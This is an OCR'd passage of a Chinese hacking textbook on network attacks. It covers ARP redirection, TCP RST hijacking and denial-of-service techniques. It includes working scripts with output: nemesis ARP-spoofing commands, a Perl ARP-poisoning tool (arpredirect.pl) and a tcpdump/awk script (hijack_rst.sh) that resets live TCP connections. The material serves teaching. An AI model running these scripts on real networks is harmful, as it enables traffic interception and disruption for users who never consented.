


交换网络环境的好处是只将数据包发送给目的设备，这就意味着混杂模式将不能窃听任何额外的数据包。但即使在交换环境中，仍有巧妙的方法窃听其他设备的数据包；只不过它们更复杂一些罢了。为了发现此类的 hack，必须检查协议的细节然后将它们组合。

能被操纵而得到有用结果的一个重要的网络通信细节是源地址。这些协议中并没有措施来保证数据包中的源地址确实是源机器的地址。在数据包中伪造源地址的行为称为欺骗（spoofing）。诡计包中欺骗的加入使得 hack 的发生率大大增加，因为大多数系统都认为源地址是有效的。

在交换网络中，欺骗是窃听数据包的第一步。另外两个有用的细节在 ARP 中。第一个，当携带 IP 地址的 ARP 应答到达时，若该 IP 地址在 ARP 的缓存中已经存在，那么接收系统将使用在应答中找到的新信息覆盖原先的 MAC 地址信息（除非在 ARP 缓存中这条记录被显式标记为永久）。第二个 ARP 细节是即使系统没有发出 ARP 请求，它也会接受 ARP 应答。这是因为关于 ARP 流量的状态信息没有被保留，因为这将需要额外的内存并且将会使原本简单的协议复杂化。

这 3 个细节，如果利用恰当，可以允许攻击者在交换网络上使用一种被称为 ARP 重定向（ARP redirection）的技术窃听网络流量。攻击者向特定设备发送伪造的 ARP 应答，从而使得 ARP 缓存记录被攻击者的数据覆盖。这项技术称为 ARP 缓存中毒（ARP cache poisoning）。为了窃听两个点 A 和 B 之间的网络流量，攻击者需要感染 A 的 ARP 缓存，使 A 相信 B 的 IP 地址在攻击者的 MAC 地址上，并且也感染 B 的 ARP 缓存，使 B 相信 A 的 IP 地址也在攻击者的 MAC 地址上。然后，攻击者的机器只需要将这些数据包转发到合适的最终目的地，A 和 B 之间所有的流量仍被传递，但所有流量都流过攻击者的机器，如下图所示：



因为 A 和 B 在数据包中包装自己的 Ethernet 头是以各自的 ARP 缓存为基础的，所以 A 打算与 B 进行的 IP 流量实际上发送到了攻击者的 MAC 地址，反之亦然。交换设备仅仅过滤基于 MAC 地址的流量，因此交换设备将会按它被设计的方式进行工作，以攻击者的 MAC 地址为目的地，将 A 和 B 的 IP 流量发送到攻击者的端口。然后，攻击者用正确的 Ethernet 头重新包装 IP 数据包并且将它们发送回交换设备，在交换设备上它们最终被发送到正确的目的地。交换设备工作正常，是受害者的机器被欺骗，从而重定向它们的流量通过攻击者的机器。

由于超时值的原因，受害者的机器将定期发送真实的 ARP 请求并收到作为响应的真实的 ARP 应答。为了保持重定向攻击，攻击者必须保持受害者机器的 ARP 缓存被感染。一种简单方式是只需以固定的时间间隔向 A 和 B 发送伪造 ARP 应答，也许是每 10 秒发送一次。

网关（gateway）是一种将本地网络的所有流量路由到 Internet 的系统。当受害者机器之一是默认网关时，ARP 重定向就特别有趣了，因为在默认网关和另一个系统之间的流量是该系统的 Internet 流量。例如，如果地址为 192.168.0.118 的机器与地址为 192.168.0.1 的网关通过交换设备进行通信，流量将会被 MAC 地址限制。这意味着正常情况下，即便是在混杂模式下，该流量不能被窃听。为了窃听该流量，流量必须被重定向。

要想重定向流量，首先需要确定 192.168.0.118 和 192.168.0.1 的 MAC 地址。这可以通过 ping 这些主机来实现，因为任何 IP 连接尝试都将使用 ARP。

```
# ping -c 1 -w 1 192.168.0.1
PING 192.168.0.1 (192.168.0.1): 56 octets data
64 octets from 192.168.0.1: icmp_seq=0 ttl=64 time=0.4 ms

--- 192.168.0.1 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
# ping -c 1 -w 1 192.168.0.118
PING 192.168.0.118 (192.168.0.118): 56 octets data
64 octets from 192.168.0.118: icmp_seq=0 ttl=128 time=0.4 ms

--- 192.168.0.118 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
# arp -na
? (192.168.0.1) at 00:50:18:00:0F:01 [ether] on eth0
? (192.168.0.118) at 00:C0:F0:79:3D:30 [ether] on eth0
# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:00:AD:D1:C7:ED
          inet addr:192.168.0.193  Bcast:192.168.0.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING  MTU:1500  Metric:1
          RX packets:4153 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3875 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:601686 (587.5 Kb)  TX bytes:288567 (281.8 Kb)
          Interrupt:9 Base address:0xc000

#
```

ping 操作之后，192.168.0.118 和 192.168.0.1 的 MAC 地址就在 ARP 缓存中了。该信息需要留在 ARP 缓存中，以便数据包被重定向到攻击者的机器之后能够到达它们的最终目的地。假设 IP 转发能力被编译到内核中，现在所需的只是一些定期的伪造 ARP 应答。需要告知 192.168.0.118，192.168.0.1 的 MAC 地址是 00:00:AD:D1:C7:ED，还需要告知 192.168.0.1，192.168.0.118 的 MAC 地址也是 00:00:AD:D1:C7:ED。可以使用一个名为

nemesis 的命令行数据包注入工具将这些伪造的数据包注入。nemesis 最初是由 Mark Grimes 编写的一套工具，但在最近的 1.4 版本中，其功能已经被新开发维护者 Jeff Nathan 组合为一个单一实用工具。

```
# nemesis

NEMESIS -=- The NEMESIS Project Version 1.4beta3 (Build 22)

NEMESIS Usage:
  nemesis [mode] [options]

NEMESIS modes:
  arp
  dns
  ethernet
  icmp
  igmp
  ip
  ospf (currently non-functional)
  rip
  tcp
  udp

NEMESIS options:
  To display options, specify a mode with the option "help".

# nemesis arp help

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

ARP/RARP Usage:
  arp [-v (verbose)] [options]

ARP/RARP Options:
  -S <Source IP address>
  -D <Destination IP address>
  -h <Sender MAC address within ARP frame>
  -m <Target MAC address within ARP frame>
  -s <Solaris style ARP requests with target hardware addess set to broadcast>
  -r ({ARP,RARP} REPLY enable)
  -R (RARP enable)
  -P <Payload file>

Data Link Options:
  -d <Ethernet device name>
  -H <Source MAC address>
  -M <Destination MAC address>

You must define a Source and Destination IP address.
#
```

```
# nemesis arp -v -r -d eth0 -S 192.168.0.1 -D 192.168.0.118 -h 00:00:AD:D1:C7:ED -m
00:C0:F0:79:3D:30 -H 00:00:AD:D1:C7:ED -M 00:C0:F0:79:3D:30

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

              [MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
    [Ethernet type] ARP (0x0806)

  [Protocol addr:IP] 192.168.0.1 > 192.168.0.118
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
       [ARP opcode] Reply
  [ARP hardware fmt] Ethernet (1)
  [ARP proto format] IP (0x0800)
  [ARP protocol len] 6
  [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.

ARP Packet Injected
# nemesis arp -v -r -d eth0 -S 192.168.0.118 -D 192.168.0.1 -h 00:00:AD:D1:C7:ED -m
00:50:18:00:0F:01 -H 00:00:AD:D1:C7:ED -M 00:50:18:00:0F:01

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

              [MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
    [Ethernet type] ARP (0x0806)

  [Protocol addr:IP] 192.168.0.118 > 192.168.0.1
 [Hardware addr:MAC] 00:00:AD:D1:C7:ED > 00:50:18:00:0F:01
       [ARP opcode] Reply
  [ARP hardware fmt] Ethernet (1)
  [ARP proto format] IP (0x0800)
  [ARP protocol len] 6
  [ARP hardware len] 4

Wrote 42 byte unicast ARP request packet through linktype DLT_EN10MB.

ARP Packet Injected
#
```

这两个命令伪造从 192.168.0.1 到 192.168.0.188 的 ARP 应答，反之亦然，都声明它们的 MAC 地址是攻击者的 MAC 地址 00:00:AD:D1:C7:ED。如果这些命令每 10 秒重复一次（可以由下面的 Perl 命令实现），这些伪造的 ARP 应答将会继续使 ARP 缓存被感染并且使流量重定向。

```
# perl -e 'while(1){print "Redirecting...\n"; system("nemesis arp -v -r -d eth0 -S
192.168.0.1 -D 192.168.0.118 -h 00:00:AD:D1:C7:ED -m 00:C0:F0:79:3D:30 -H
00:00:AD:D1:C7:ED -M 00:C0:F0:79:3D:30"); system("nemesis arp -v -r -d eth0 -S
192.168.0.118 -D 192.168.0.1 -h 00:00:AD:D1:C7:ED -m 00:50:18:00:0F:01 -H
00:00:AD:D1:C7:ED -M 00:50:18:00:0F:01");sleep 10;}'
Redirecting...
Redirecting...
```

可以使用 Perl 脚本使整个过程自动化，如下所示。

arpredirect.pl 的代码

```
#!/usr/bin/perl

$device = "eth0";

$SIG{INT} = \&cleanup;  # Trap for Ctrl-C, and send to cleanup
$flag = 1;
$gw = shift;            # First command line arg
$targ = shift;          # Second command line arg

if (($gw . "." . $targ) !~ /^([0-9]{1,3}\.){7}[0-9]{1,3}$/)
{  # Perform input validation; if bad, exit.
  die("Usage: arpredirect.pl <gateway> <target>\n");
}

# Quickly ping each target to put the MAC addresses in cache
print "Pinging $gw and $targ to retrieve MAC addresses...\n";
system("ping -q -c 1 -w 1 $gw > /dev/null");
system("ping -q -c 1 -w 1 $targ > /dev/null");

# Pull those addresses from the arp cache
print "Retrieving MAC addresses from arp cache...\n";
$gw_mac = qx[/sbin/arp -na $gw];
$gw_mac = substr($gw_mac, index($gw_mac, ":")-2, 17);
$targ_mac = qx[/sbin/arp -na $targ];
$targ_mac = substr($targ_mac, index($targ_mac, ":")-2, 17);

# If they're not both there, exit.
if($gw_mac  !~ /^([A-F0-9]{2}\:){5}[A-F0-9]{2}$/)
{
  die("MAC address of $gw not found.\n");
}

if($targ_mac  !~ /^([A-F0-9]{2}\:){5}[A-F0-9]{2}$/)
{
  die("MAC address of $targ not found.\n");
}
# Get your IP and MAC
print "Retrieving your IP and MAC info from ifconfig...\n";
@ifconf = split(" ", qx[/sbin/ifconfig $device]);
$me = substr(@ifconf[6], 5);
$me_mac = @ifconf[4];

print "[*] Gateway: $gw is at $gw_mac\n";
print "[*] Target:  $targ is at $targ_mac\n";
print "[*] You:     $me is at $me_mac\n";
while($flag)
{ # Continue poisoning until ctrl-C
  print "Redirecting:  $gw -> $me_mac <- $targ";
```


```
  system("nemesis arp -r -d $device -S $gw -D $targ -h $me_mac -m $targ_mac -H
$me_mac -M $targ_mac");
  system("nemesis arp -r -d $device -S $targ -D $gw -h $me_mac -m $gw_mac -H
$me_mac -M $gw_mac");
  sleep 10;
}

sub cleanup
{ # Put things back to normal
  $flag = 0;
print "Ctrl-C caught, exiting cleanly.\nPutting arp caches back to normal.";
  system("nemesis arp -r -d $device -S $gw -D $targ -h $gw_mac -m $targ_mac -H
$gw_mac -M $targ_mac");
  system("nemesis arp -r -d $device -S $targ -D $gw -h $targ_mac -m $gw_mac -H
$targ_mac -M $gw_mac");
}
# ./arpredirect.pl
Usage: arpredirect.pl <gateway> <target>
# ./arpredirect.pl 192.168.0.1 192.168.0.118
Pinging 192.168.0.1 and 192.168.0.118 to retrieve MAC addresses...
Retrieving MAC addresses from arp cache...
Retrieving your IP and MAC info from ifconfig...
[*] Gateway: 192.168.0.1 is at 00:50:18:00:0F:01
[*] Target:  192.168.0.118 is at 00:C0:F0:79:3D:30
[*] You:     192.168.0.193 is at 00:00:AD:D1:C7:ED
Redirecting:  192.168.0.1 -> 00:00:AD:D1:C7:ED <- 192.168.0.118
ARP Packet Injected

ARP Packet Injected
Redirecting:  192.168.0.1 -> 00:00:AD:D1:C7:ED <- 192.168.0.118
ARP Packet Injected

ARP Packet Injected
Ctrl-C caught, exiting cleanly.
Putting arp caches back to normal.
ARP Packet Injected

ARP Packet Injected

#
```

3.4 TCP/IP 劫持

TCP/IP 劫持（hijacking）是一种巧妙的技术，它使用伪造数据包来接管受害者机器与主机之间的连接。受害者的连接挂起，而攻击者可以与主机进行通信，好像攻击者是受害者一样。当受害者采用一次性密码连接到主机时，这种技术特别有用。一次性密码只能被用来认证一次，这意味着对攻击者来说窃听身份认证信息是毫无用处的。这种情况下，TCP/IP 劫持是一种极好的攻击方式。

正如在本章前面提到的那样，在 TCP 连接期间，各方都保持着一个序号。当来回发送数据包时，序号值随每个发送的数据包递增。任何具有错误序号的数据包都不能被接收的一方传递到下一层。如果使用前面的序号，数据包会被丢弃。如果通信双方都有错误的序号，即使连接仍为建立状态，任何一方尝试的通信都不会被相应的接收方传递。这种情形被称为同步丢失（desynchronized）状态，该状态引起连接挂起。

要想实施 TCP/IP 劫持攻击，攻击者必须与受害者在同一网络上。而与受害者通信的主机可以在任何地方。对攻击者来说，第一步是使用窃听技术窃听受害者的连接，这使得攻击者能够监视受害者（下图中的系统 A）和主机（系统 B）的序号。然后，攻击者使用正确的序号从受害者的 IP 地址向主机发送一个伪造数据包，如下图所示。



主机接收到伪造数据包，并且相信该数据包来自于受害者的机器，递增序号并且向受害者的 IP 做出回应。因为受害者的机器并不知道那个伪造数据包，主机的响应就有一个错误序号，因此受害者机器就会忽略该响应数据包。因为受害者的机器忽略了主机的响应数据包，所以受害者的序号计数会关闭。因此受害者试图发送到主机的任何数据包也将会有一个错误的序号，从而导致主机忽略了这些数据包。

攻击者已经迫使受害者与主机的连接进入同步丢失状态。并且因为攻击者发送的第一个伪造数据包造成了所有这些混乱，所以攻击者可以对序号保持跟踪，并且继续从受害者 IP 地址向主机发送伪造数据包。这使得攻击者可以继续与主机进行通信，而受害者的连接挂起。

下面介绍 RST 劫持。

TCP/IP 劫持的一种简单形式是注入一个看起来可信的复位（RST）数据包。如果源机器是伪造的而确认号是正确的，那么接收方将相信源机器实际上发送了复位数据包并且会复位连接。

可以使用 tcpdump、awk 和类似于 nemesis 的命令行数据包注入工具实现这样的效果。tcpdump 可以通过过滤 ACK 标志打开的数据包，来窃听已建立的连接。这可以用查看 TCP 标头的第 13 个八位字节的数据包过滤器来完成。可以发现标志从左到右的顺序为 URG、

ACK、PSH、RST、SYN 和 FIN。这就意味着如果 ACK 标志打开，那么第 13 个八位字节将会是二进制数 00010000，即十进制 16。如果 SYN 和 ACK 都打开，那么第 13 个八位字节将会是二进制 0010010，即十进制 18。

为了创建一个与 ACK 标志打开相匹配而不关心任何其他位的过滤器，使用了位逻辑运算符 AND。将 0010010 和 0010000 进行逻辑 AND 操作的结果是 0010000，因为 ACK 位是惟一一个两个操作数的相应位都为 1 的位。这意味着不论其余标志的状态如何，过滤器 tcp[13] & 16==16 将会与 ACK 标志打开相匹配。

```
# tcpdump -S -n -e -l "tcp[13] & 16 == 16"
tcpdump: listening on eth0
22:27:17.437439 0:0:ad:d1:c7:ed 0:c0:f0:79:3d:30 0800 98: 192.168.0.193.22 >
192.168.0.118.2816: P 1986373934:1986373978(44) ack 3776820979 win 6432 (DF) [tos
0x10]
22:27:17.447379 0:0:ad:d1:c7:ed 0:c0:f0:79:3d:30 0800 242: 192.168.0.193.22 >
192.168.0.118.2816: P 1986373978:1986374166(188) ack 3776820979 win 6432 (DF) [tos
0x10]
```

标志–s 告诉 tcpdump 输出绝对序号，–n 防止 tcpdump 将地址转换为名称。此外，标志–e 用来在每个转储行上输出链接层头，–l 缓冲输出行以便传送到另一个像 awk 之类的工具中。

awk 是一个很好的脚本工具，可用来解析 tmpdump 的输出，以提取源和目的 IP 地址、端口和 MAC 地址，以及确认号和序号。来自目标的数据包中的确认号将会是响应该目标的数据包新的预期序号。nemesis 可以使用该信息精心构建一个伪造 RST 数据包。然后将这个伪造数据包发送出去，这样被 tcpdump 发现的所有连接都将被复位。

hijack_rst.sh 的代码

```
#!/bin/sh
tcpdump -S -n -e -l "tcp[13] & 16 == 16" | awk '{
# Output numbers as unsigned
  CONVFMT="%u";

# Seed the randomizer
  srand();

# Parse the tcpdump input for packet information
  dst_mac = $2;
  src_mac = $3;
  split($6, dst, ".");
  split($8, src, ".");
  src_ip = src[1]"."src[2]"."src[3]"."src[4];
  dst_ip = dst[1]"."dst[2]"."dst[3]"."dst[4];
  src_port = substr(src[5], 1, length(src[5])-1);
  dst_port = dst[5];

# Received ack number is the new seq number
  seq_num = $12;
```

```
# Feed all this information to nemesis
  exec_string = "nemesis tcp -v -fR -S "src_ip" -x "src_port" -H "src_mac" -D
"dst_ip" -y "dst_port" -M "dst_mac" -s "seq_num";

# Display some helpful debugging info.. input vs. output
  print "[in]  "$1" "$2" "$3" "$4" "$5" "$6" "$7" "$8" "$9" "$10" "$11" "$12;
  print "[out] "exec_string;

# Inject the packet with nemesis
  system(exec_string);
}'
```

当运行该脚本时，任何已建立的连接一旦被探测到就会被复位。在下面的示例中，192.168.0.193 和 192.168.0.118 之间的 ssh 会话被复位。

```
# ./hijack_rst.sh
tcpdump: listening on eth0
[in]  22:37:42.307362 0:c0:f0:79:3d:30 0:0:ad:d1:c7:ed 0800 74: 192.168.0.118.2819
> 192.168.0.193.22: P 3956893405:3956893425(20) ack 2752044079
[out] nemesis tcp -v -fR -S 192.168.0.193 -x 22 -H 0:0:ad:d1:c7:ed -D 192.168.0.118
-y 2819 -M 0:c0:f0:79:3d:30 -s 2752044079

TCP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

              [MAC] 00:00:AD:D1:C7:ED > 00:C0:F0:79:3D:30
    [Ethernet type] IP (0x0800)

               [IP] 192.168.0.193 > 192.168.0.118
            [IP ID] 22944
         [IP Proto] TCP (6)
           [IP TTL] 255
           [IP TOS] 00
    [IP Frag offset] 0000
     [IP Frag flags]

        [TCP Ports] 22 > 2819
        [TCP Flags] RST
[TCP Urgent Pointer] 0
   [TCP Window Size] 4096

Wrote 54 byte TCP packet through linktype DLT_EN10MB.

TCP Packet Injected
[in]  22:37:42.317396 0:0:ad:d1:c7:ed 0:c0:f0:79:3d:30 0800 74: 192.168.0.193.22 >
192.168.0.118.2819: P 2752044079:2752044099(20) ack 3956893425
[out] nemesis tcp -v -fR -S 192.168.0.118 -x 2819 -H 0:c0:f0:79:3d:30 -D
192.168.0.193 -y 22 -M 0:0:ad:d1:c7:ed -s 3956893425

TCP Packet Injection -=- The NEMESIS Project Version 1.4beta3 (Build 22)

              [MAC] 00:C0:F0:79:3D:30 > 00:00:AD:D1:C7:ED
    [Ethernet type] IP (0x0800)
```

```
            [IP] 192.168.0.118 > 192.168.0.193
         [IP ID] 25970
      [IP Proto] TCP (6)
        [IP TTL] 255
        [IP TOS] 00
[IP Frag offset] 0000
 [IP Frag flags]

     [TCP Ports] 2819 > 22
     [TCP Flags] RST
[TCP Urgent Pointer] 0
   [TCP Window Size] 4096

Wrote 54 byte TCP packet through linktype DLT_EN10MB.

TCP Packet Injected
```

3.5 拒绝服务

网络攻击的另一种形式是拒绝服务（Denial of Service，DoS）攻击。RST 劫持实际上是 DoS 攻击的一种形式。DoS 攻击只是阻止对服务或资源的访问，而不试图窃取信息。DoS 攻击有两种常见的形式：使服务崩溃，淹没服务。

相比基于网络的利用而言，使服务崩溃的拒绝服务攻击实际上更类似于程序利用。通常这些攻击依赖于特定供应商提供的拙劣实现。缓冲区溢出漏洞通常会使目标程序崩溃，而不是改变被注入 shellcode 的程序的执行流程。如果该程序恰好在服务器上，那么任何其他人都不能访问该服务了。类似的崩溃式 DoS 攻击紧紧依赖于特定程序和特定版本，但有一些崩溃式 DoS 攻击影响多个供应商的产品，这是由于它们有相似的网络漏洞。即使这些漏洞在最新的操作系统中得到修补，但考虑如何将这些技术应用于不同的情形仍是有用的。

3.5.1 死亡之 Ping

在 ICMP 规范中，ICMP 回送消息在数据包的数据部分只有 2^{16}（或 65536）个字节。ICMP 数据包的数据部分通常被忽略，因为重要的信息在头中。如果向某些操作系统发送超过规定大小的 ICMP 回送消息，系统将会崩溃。这个超大的 ICMP 回送消息被形象地称为死亡之 Ping（Ping of Death）。这是一种专门针对一种弱点的非常简单的攻击，但因为那些提供商从来没有考虑过这种可能性，所以它存在了。现在几乎所有的现代系统都修补了这一弱点。

3.5.2 泪滴

另一个源自相同原因的类似的崩溃式 DoS 攻击称为泪滴（teardrop）攻击。泪滴利用了某些提供商实现 IP 片段重组时的弱点。通常当数据包分段时，存储在头中的偏移量将无重叠地排列以重建原始数据包。然而，泪滴攻击发送带有重叠偏移量的数据包片段，这些

数据包片段将使得这种不符合规则的情况逃过检测，这必然导致系统的崩溃。

3.5.3　Ping 淹没


淹没 Dos 攻击并不试图使服务或资源崩溃，而是使它过载从而使其不能响应。类似的攻击可以占用像 CPU 周期和系统进程之类的资源，但淹没攻击特别试图占用网络资源。

最简单的淹没攻击形式是 ping 淹没。其目的是耗尽受害者的带宽，以致于合法的流量不能通过。攻击者向受害者发送许多相当大的 ping 数据包，消耗受害者网络连接的带宽。

该攻击没有什么过人之处，主要是一场带宽的战斗：比受害者拥有更大带宽的攻击者能够发送超过受害者可以接收的数据大小的数据，并因此拒绝其他合法流量到达受害者。

3.5.4　放大攻击

执行 ping 淹没实际上有一些巧妙的方式，而不必拥有较大的带宽。放大攻击利用伪造和广播寻址使单一的数据包流被成百倍地放大。首先，必须找到一个目标放大系统。这应当是一个允许向广播地址通信并且有较多活动主机的网络。然后，攻击者使用伪造的受害者系统的源地址向放大网络的广播地址发送大量的 ICMP 回送请求数据包。放大器会向放大网络的所有主机广播这些数据包，然后这些主机会向伪造的源地址——即受害者的机器，发送相应的 ICMP 回送应答数据包。



流量放大允许攻击者发送相对较小的 ICMP 回送请求数据包流，而受害者会被成百倍的 ICMP 回送应答数据包淹没。可以使用 ICMP 数据包和 UDP 回送数据包实施该攻击。相应技术分别称为 smurf 和 fraggle 攻击。

3.5.5　分布式 DoS 淹没

